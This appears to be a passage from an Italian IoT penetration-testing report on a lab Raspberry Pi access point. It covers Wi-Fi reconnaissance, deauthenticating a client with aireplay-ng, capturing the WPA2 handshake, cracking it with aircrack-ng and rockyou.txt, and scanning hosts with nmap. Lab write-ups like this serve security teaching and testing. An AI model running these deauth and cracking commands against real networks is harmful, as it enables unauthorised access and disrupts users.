
## 2. PRE-EXPLOITATION

Dall'analisi dei dati ottenuti, si osserva che tra le reti Wi-Fi scansionate ne esiste una denominata "Raspberry-AP". Il dispositivo sta funzionando in modalità *Master* (cioè è un'access point), sul *Canale 7* della banda a *2.4GHz*. L'aspetto più importante è che la rete utilizza *WPA2* con cifratura *CCMP*, il che significa che è relativamente sicura contro attacchi comuni. Tuttavia, attacchi come il cracking del *PSK* possono essere tentati se si riesce a catturare l'handshake.

Per avere una visione completa sul target che stiamo testando, usiamo altri tool come *kismet* [4], il quale ci permette sempre di effettuare una scansione delle reti wireless con i relativi dati. Avviamo il tool con il comando:

```
1 kismet -c wlan0
```

Per utilizzare *Kismet*, dal Web browser di *Kali*, è necessario connettersi a *http://localhost:2501*. Dopodiché impostiamo le credenziali di login ed analizziamo i dispositivi wireless rilevati (Figura 2.6):



Name	Type	Phy	Encryption	Sgn	Chan	Data	Packets	Clients	BSSID
1C:3B:F3:B5:F2:07	Wi-Fi Bridged	IEEE802.11	n/a	n/a	1	2.41 KB		0	D6:35:1D:4D:E6:7E
56:B4:A9:1B:F6:4C	Wi-Fi Bridged	IEEE802.11	n/a	n/a	1	209 B		0	D6:35:1D:4D:E6:7E
D4:35:1D:4D:06:7D	Wi-Fi Bridged	IEEE802.11	n/a	n/a	112	648 B		0	D6:35:1D:4D:E6:86
D6:35:1D:4D:E6:80	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B		1	D6:35:1D:4D:E6:80
EC:0D:E4:0B:8F:28	Wi-Fi Client	IEEE802.11	n/a	-40	1	2.52 KB		0	D6:35:1D:4D:E6:7E
F6:56:CA:58:AE:68	Wi-Fi Device	IEEE802.11	n/a	n/a	n/a	146 B		0	D6:35:1D:4D:E6:86
Raspberry-AP	Wi-Fi AP	IEEE802.11	WPA2-PSK	-38	7	0 B		0	B8:27:EB:02:11:53
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-47	1	0 B		4	D6:35:1D:4D:E6:7E
TIM-Mont	Wi-Fi AP	IEEE802.11	WPA2-PSK	-34	112	0 B		2	D6:35:1D:4D:E6:86

Showing 1 to 9 of 10 entries

Messages Channels

Jan 17 2024 11:38:03 Detected new 802.11 Wi-Fi device F6:56:CA:58:AE:68

Jan 17 2024 11:37:57 A new administrator login and password have been set

Jan 17 2024 11:37:57 Error reading config file "/root/.kismet/kismet\_initd.conf": No such file or directory

Jan 17 2024 11:37:53 Detected new 802.11 Wi-Fi device 56:B4:A9:1B:F6:4C

Jan 17 2024 11:37:31 Detected new 802.11 Wi-Fi device 1C:3B:F3:B5:F2:07

Jan 17 2024 11:36:49 Detected new 802.11 Wi-Fi device EC:0D:E4:0B:8F:28

Jan 17 2024 11:36:47 Detected new 802.11 Wi-Fi device D4:35:1D:4D:06:7D

Jan 17 2024 11:36:21 802.11 Wi-Fi device B8:27:EB:02:11:53 advertising SSID Raspberry-AP

Jan 17 2024 11:36:23 Detected new 802.11 Wi-Fi access point B8:27:EB:02:11:53

Jan 17 2024 11:36:19 802.11 Wi-Fi device D6:35:1D:4D:E6:86 advertising SSID TIM-Mont

Jan 17 2024 11:36:19 Detected new 802.11 Wi-Fi access point D6:35:1D:4D:E6:86


Jan 17 2024 11:36:19 802.11 Wi-Fi device D6:35:1D:4D:E6:80 advertising a cloaked SSID

Powered by many OSS components, see the credits page


Figura 2.6: Dispositivi rilevati mediante *kismet*

Analizziamo **Raspberry-AP** e, come possiamo notare dalla Figura 2.7, troviamo le informazioni che sono state reperite con il tool *iwlist* più altre informazioni dettagliate sull'access point *Raspberry Pi* in merito al produttore del dispositivo (*Raspberry Pi Foundation*), distribuzione dei pacchetti nelle frequenze, range di segnali (minimo, massimo e ultimo), etc...


## 2. PRE-EXPLOITATION




(a) Sezione *Device info*



(b) Sezione *Device info*



(c) Sezione *Wi-Fi (802.11)*



(d) Sezione *Wi-Fi (802.11)*

Figura 2.7: Dettagli sull'access point *Raspberry-Pi*


---

## 2. PRE-EXPLOITATION

---

**FASE 2:** una volta trovato l'access point target ed analizzate tutte le informazioni necessarie, passiamo alla fase di cracking con lo scopo di ottenere la password di accesso. Utilizzeremo il tool `aircrack-ng` [5], utile per le reti Wi-Fi protette dal protocollo WPA/WPA2. Prima di effettuare l'attacco è necessario mettere la scheda Wi-Fi in modalità di Monitor (*Monitor Mode* [5], Figura 2.8) con il comando:

```
1 airmon-ng start wlan0
```



```
(root@kali)-[/home/kali]
# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
  1868 NetworkManager
  1923 wpa_supplicant


PHY      Interface  Driver      Chipset
phy0     wlan0      iwlwifi     Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
          (mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali)-[/home/kali]
#
```

Figura 2.8: Output del comando `airmon-ng`

Successivamente identifichiamo la rete target ed il relativo *BSSID* con il comando:

```
1 airodump-ng wlan0mon
```



```
CH 2 ][ Elapsed: 6 s ][ 2024-06-17 14:00


BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
B8:27:EB:D2:11:53 -35      11         0  0  7   65  WPA2 CCMP   PSK  Raspberry-AP
D6:35:1D:4D:E6:7F -43       8          0  0  1  720  WPA2 CCMP   PSK  Tim-Mont-2.4GHz
D6:35:1D:4D:E6:7E -42       9          1  0  1  720  WPA2 CCMP   PSK  TIM-Mont

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
```

Figura 2.9: Output del comando `airodump-ng`

Dalla Figura 2.9 ci annotiamo il *BSSID* della rete *Raspberry-AP* (che coincide ancora una volta con le scansioni precedenti). Inoltre, analizziamo il traffico generato da/verso l'AP per catturare i pacchetti relativi al four-way handshake (Figura 2.10), che serviranno successivamente per il WPA cracking, mediante il comando:

```
1 airodump-ng wlan0mon -c 7 --bssid B8:27:EB:D2:11:53 -w Raspberry-AP
```



```
CH 7 ][ Elapsed: 0 s ][ 2024-06-17 14:06

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
B8:27:EB:D2:11:53 -37 100      42          1  0  7   65  WPA2 CCMP   PSK  Raspberry-AP

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
B8:27:EB:D2:11:53 78:21:84:89:02:E4 -63   6e- 6     0      5
```

Figura 2.10: Output del comando `airodump-ng`



## 2. PRE-EXPLOITATION

Affinché tale attacco abbia successo è necessario che ci siano dei Client che accedono all'AP ma, poiché i dati dell'handshake non si ottenevano, è stato usato il tool `aireplay-ng` [5] consentendo di de-autenticare il Client iniettando pacchetti nel suo flusso di comunicazione con l'AP e forzandolo così ad eseguire un nuovo Four-way Handshake che sarà intercettato tramite `airodump-ng`. Il comando utilizzato è il seguente:

```
1 aireplay-ng -0 3 -a B8:27:EB:D2:11:53 -c DC:4F:22:60:82:BF wlan0mon
```

```
(root@kali)-[/home/kali]
# aireplay-ng -0 3 -a B8:27:EB:D2:11:53 -c DC:4F:22:60:82:BF wlan0mon
14:08:52 Waiting for beacon frame (BSSID: B8:27:EB:D2:11:53) on channel 7
14:08:53 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [58|62 ACKs]
14:08:54 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [59|63 ACKs]
14:08:54 Sending 64 directed DeAuth (code 7). STMAC: [DC:4F:22:60:82:BF] [64|67 ACKs]

(root@kali)-[/home/kali]
#
```

Figura 2.11: Output del comando `aireplay-ng`

CH 7 ][ Elapsed: 2 mins ][ 2024-06-17 14:09 ][ WPA handshake: B8:27:EB:D2:11:53											
BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
B8:27:EB:D2:11:53	-34	100	1656	60	0	7	65	WPA2	CCMP	PSK	Raspberry-AP
BSSID	STATION		PWR	Rate	Lost	Frames	Notes	Probes			
B8:27:EB:D2:11:53	DC:4F:22:60:82:BF		-60	1e- 6	0	501	EAPOL				
B8:27:EB:D2:11:53	78:21:84:89:02:E4		-67	6e- 6	0	71					

Figura 2.12: WPA handshake avvenuto

```
(root@kali)-[/home/kali]
# ll
total 244
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Desktop
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Documents
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Downloads
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Music
drwxr-xr-x 2 kali kali   120 Jun 17 12:31 Pictures
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Public
-rw-r--r-- 1 root root 28774 Jun 17 12:32 Raspberry-AP-01.cap
-rw-r--r-- 1 root root   577 Jun 17 12:32 Raspberry-AP-01.csv
-rw-r--r-- 1 root root   591 Jun 17 12:32 Raspberry-AP-01.kismet.csv
-rw-r--r-- 1 root root  3813 Jun 17 12:32 Raspberry-AP-01.kismet.netxml
-rw-r--r-- 1 root root 202851 Jun 17 12:32 Raspberry-AP-01.log.csv
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Templates
drwxr-xr-x 2 kali kali    40 Jun 17 12:17 Videos
```

Figura 2.13: File del traffico prodotto

In Figura 2.12 possiamo notare la cattura dei pacchetti relativi all'handshake (dopo il meccanismo di de-autenticazione del client in Figura 2.11) e la produzione di alcuni file




---

## 2. PRE-EXPLOITATION

---

del traffico prodotto (Figura 2.13). Il prossimo passo sarà quello di ottenere la password utilizzando il tool `aircrack-ng` con l'ausilio di un dizionario password `rockyou.txt` presente nativamente in *Kali* nella directory `/usr/share/wordlists/`. Il comando che lanceremo è il seguente:

```
1 aircrack-ng -w /usr/share/wordlists/rockyou.txt -b B8:27:EB:D2:11:53  
Raspberry-AP.cap
```




```
Aircrack-ng 1.7  
[00:00:06] 34551/14344392 keys tested (5594.95 k/s)  
Time left: 42 minutes, 37 seconds 0.24%  
KEY FOUND! [ Password123 ]  
  
Master Key      : E0 B4 9A 97 E4 8E 55 19 C9 D8 57 1F 31 DF 37 23  
                  45 70 CD B7 BB 63 EA 1C 3E D9 CC C1 C3 AA C5 02  
  
Transient Key   : 7C 6B 56 4C 5B FF 1C 94 E8 FA EE FD 3D 8D 2E B7  
                  53 EC 3B 72 37 C0 5E E2 BA 87 CD 36 C0 A1 DB 11  
                  64 BD 75 7C 9F 72 5E 76 3A 5D 86 A7 3D F4 D4 51  
                  43 B7 C1 61 2E A0 74 68 8F 60 91 FB 16 E5 17 93  
  
EAPOL HMAC     : 21 02 E0 63 1B 14 75 00 8C C1 AD E1 DE 65 90 69  
  
(root@kali)-[/home/kali]  
#
```

Figura 2.14: Output del comando `aircrack-ng`

L'output prodotto dal tool, in Figura 2.14, ci mostra la password trovata con successo: **Password123**.

**FASE 3:** ci colleghiamo alla rete *Raspberry-AP* con password *Password123* e prendiamo il nuovo indirizzo IP che avrà la *VM Kali* con il comando:

```
1 ifconfig
```



```
(root@kali)-[/home/kali]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.14.30 netmask 255.255.255.0 broadcast 192.168.14.255  
    inet6 fe80::20c:29ff:fe1f:8ceb prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:1f:8c:eb txqueuelen 1000 (Ethernet)  
    RX packets 268 bytes 41182 (40.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 55 bytes 7567 (7.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)-[/home/kali]  
#
```

Figura 2.15: Output del comando `ifconfig`

---

## 2. PRE-EXPLOITATION

---

Come si può notare dalla Figura 2.15, il nuovo indirizzo IP della *VM Kali* è *192.168.14.30* e, adesso che si ha questa informazione, si può cominciare una scansione di questa sottorete digitando il comando:

```
1 nmap -sn 192.168.14.0/24
```

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.14.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 20:00 CEST
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.20s latency).
MAC Address: 34:94:54:23:13:58 (Espressif)
Nmap scan report for esp32-8902E4 (192.168.14.26)
Host is up (0.17s latency).
MAC Address: 78:21:84:89:02:E4 (Espressif)
Nmap scan report for ESP-6082BF (192.168.14.27)
Host is up (0.19s latency).
MAC Address: DC:4F:22:60:82:BF (Espressif)
Nmap scan report for alberto (192.168.14.28)
Host is up (0.00019s latency).
MAC Address: 04:EA:56:C3:B2:B6 (Intel Corporate)
Nmap scan report for 192.168.14.240
Host is up (0.034s latency).
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Nmap scan report for kali (192.168.14.30)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 17.82 seconds

(root@kali)-[/home/kali]
#
```

Figura 2.16: Output del comando nmap

Il numero di host attivi sulla rete è 6 (Figura 2.16) e quelli che fanno sicuramente parte dell'architettura IoT che stiamo testando sono sicuramente gli IP **192.168.14.24** (Arduino), **192.168.14.26** (Esp32), **192.168.14.27** (Esp8266), **192.168.14.240** (Raspberry Pi). I rimanenti IP corrispondono alla *VM Kali* e all'host su cui è in esecuzione la VM. Da queste informazioni capiamo che il Raspberry Pi funge da *access point* e da *server DHCP* per fornire le connessioni e gli indirizzi a questi 3 dispositivi. Ora, scansioniamo nuovamente la rete con il tool *arp-scan* come fatto in precedenza:

```
1 arp-scan 192.168.14.0/24
```

```
(root@kali)-[/home/kali]
# arp-scan 192.168.14.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:1f:8c:eb, IPv4: 192.168.14.30
WARNING: Cannot open MAC/Vendor file iieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.14.28 04:ea:56:c3:b2:b6 (Unknown)
192.168.14.24 34:94:54:23:13:58 (Unknown)
192.168.14.27 dc:4f:22:60:82:bf (Unknown)
192.168.14.26 78:21:84:89:02:e4 (Unknown)
192.168.14.240 b8:27:eb:d2:11:53 (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.839 seconds (139.21 hosts/sec). 5 responded

(root@kali)-[/home/kali]
#
```

Figura 2.17: Output del comando arp-scan

In Figura 2.17 notiamo che la scansione ha riportato lo stesso numero di host della scansione effettuata con *nmap*.

### 2.3.5 OS Fingerprinting attivo con **nmap**

Con quest'ultima scansione è terminata l'identificazione degli host attivi sulla rete e, per questo motivo, si può passare al passo successivo. Utilizzeremo ancora una volta il tool *nmap* che, tramite una tipologia di scansione particolare, è in grado di fare OS Fingerprinting di una determinata macchina presa in input [1]. Per fare ciò, effettuiamo un'operazione di *OS detection* per ogni dispositivo target che compone l'architettura IoT (nella sottorete *192.168.14.0/24*) tramite il comando:

```
1 nmap -O 192.168.14.240
```

```
(root@kali)-[/home/kali]
# nmap -O 192.168.14.240
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:04 CEST
Nmap scan report for 192.168.14.240
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
MAC Address: B8:27:EB:D2:11:53 (Raspberry Pi Foundation)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.5
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.24 seconds

(root@kali)-[/home/kali]
#
```

Figura 2.18: Output dell'OS Fingerprint per il *Raspberry Pi*

Una volta eseguito, è possibile stabilire che il Raspberry Pi abbia un sistema *Linux* con la versione del kernel 5.x, in particolare potrebbe trattarsi della versione 5.0 o 5.5. Oltre all'OS fingerprint, è possibile notare che *nmap* ha eseguito anche una scansione delle porte attive. Ovviamente si è limitato solo alle mille più frequenti [1] (e per questo sarà necessaria una scansione più approfondita nella fase successiva), tuttavia, si possono visualizzare quelle aperte:

- la porta 22 (servizio *SSH*);
- la porta 53 (servizio *DNS*).

Per quanto riguarda la scansione dei restanti dispositivi target, non ci vengono fornite informazioni interessanti, in quanto, fare OS Fingerprint su questa tipologia di dispositivi richiederebbero scripts ad hoc.

## 2. PRE-EXPLOITATION

```
(root@kali)-[/home/kali]
# nmap -O 192.168.14.24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-17 22:06 CEST
Nmap scan report for arduino-1358 (192.168.14.24)
Host is up (0.19s latency).
All 1000 scanned ports on arduino-1358 (192.168.14.24) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 34:94:54:23:13:58 (Espressif)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: 2N Helios IP VoIP doorbell (95%), Advanced Illumination DCS-100E lighting controller (95%), AudioControl D3
400 network amplifier (95%), British Gas GS-Z3 data logger (95%), Daysequerra M4.2SI radio (95%), Denver Electronics AC-5000W MK2
camera (95%), DTE Energy Bridge (lwIP stack) (95%), Enlogic PDU (FreeRTOS/lwIP) (95%), Espressif esp8266 firmware (lwIP stack) (95
%), Espressif ESP8266 WiFi system-on-a-chip (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.02 seconds

(root@kali)-[/home/kali]
#
```

Figura 2.19: Output dell'OS Fingerprint per *Arduino*

```
(root@kali)-[/home/kali]
